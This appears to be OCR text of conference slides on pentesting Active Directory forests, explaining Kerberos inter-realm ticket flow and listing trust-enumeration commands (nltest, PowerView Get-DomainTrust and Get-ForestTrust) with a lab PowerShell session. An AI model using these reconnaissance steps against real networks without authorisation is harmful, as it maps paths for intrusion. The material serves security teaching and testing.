
References:
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc773178(v=ws.10)
https://blogs.technet.microsoft.com/askpfeplat/2013/05/05/how-domain-controllers-are-located-across-trusts/
https://blogs.technet.microsoft.com/isrpfeplat/2010/11/05/optimizing-ntlm-authentication-flow-in-multi-domain-environments/

KERBEROS ACROSS TRUSTS

When a user requests access to a resource in a different domain:

- User's DC will not be able to issue a TGS of another domain as TGS can only be built using the target service's password and DC only contain password data from security principals in their own domain
- To solve this, the there is a trusts password between two domains in the same AD forest used as a bridge enable Kerberos authentication across trust

KERBEROS ACROSS TRUSTS


1. Request TGT (AS-REQ)
2. Receive TGT (AS-REP)
3. Present TGT, request TGS (TGS-REQ)
4. Receive inter-realm TGT (TGS-REP)
Client in
DOMAIN-A
TGT
I-R TGT
TGS
DC in
DOMAIN-A
5. Present inter-realm TGT, request TGS (TGS-REQ)
6. Receive TGS (TGS-REP)
7. Present TGS for access (AP-REQ)
DC in
DOMAIN-B
Server in
DOMAIN-B

Client encrypts a timestamp with their secret (hash/key)

Client receives a TGT signed with the DOMAIN-A **krbtgt** account that proves they are who they say they are

The TGT is then used to request TGS for specific resources/services on the DOMAIN-B

DC sends a TGT for DOMAIN-B signed and encrypted using the inter-realm key

The TGT is then used to request service tickets (TGS) for specific services on the domain.

DC sends a TGS ticket encrypted using the hash/key of the account that is associated with that service (SPN)

References:
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc773178(v=ws.10)
https://adsecurity.org/?p=1588

PENTESTING

ACTIVE DIRECTORY FORESTS

Trusts Enumeration


/Rooted CON


ciyinet

TRUSTS ENUMERATION

So we land in the organization; the **exploitation path** will depend on:


- Domain you land on and its trusts
- Privileges you manage to get in it
- User's privileges in foreign domains





```
PS C:\Users\cordoba>
PS C:\Users\cordoba>
PS C:\Users\cordoba> whoami
test\cordoba
PS C:\Users\cordoba> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : srvproject
   Primary Dns Suffix  . . . . . . . : test.dev.ciyilab.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : test.dev.ciyilab.local
                                       dev.ciyilab.local
                                       ciyilab.local

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-AF-4E-72
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 172.16.201.62(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.201.1
   DNS Servers . . . . . . . . . . . : 172.16.201.61
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{0AB14220-29D1-426E-B86A-90B24032F845}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
PS C:\Users\cordoba> _
```


TRUSTS ENUMERATION



test.dev.ciyilab.local

TRUSTS ENUMERATION - NLTEST

- Different information depending on where it’s executed from



```
nltest /domain_trusts
nltest /dclist:DOMAIN
nltest /server:DC /trusted_domains
```

quarantined_domain = Filter_sids

TRUSTS ENUMERATION - POWERVIEW

```
>_ Get-DomainTrust -Domain FOREIGN DOMAIN FQDN
```

- To enumerate trusts on a foreign domain, you need to able **to bind** to a DC (usually PDC) on the foreign domain*
- *Get-DomainTrust –SearchBase “GC://$($ENV:USERDNSDOMAIN)”*

```
>_ Get-ForestTrust -Domain FOREIGN DOMAIN FQDN
```

- Return all forest trusts for the current forest or a specified forest

```
PS C:\>
```

DEMO

TRUST MAPPING

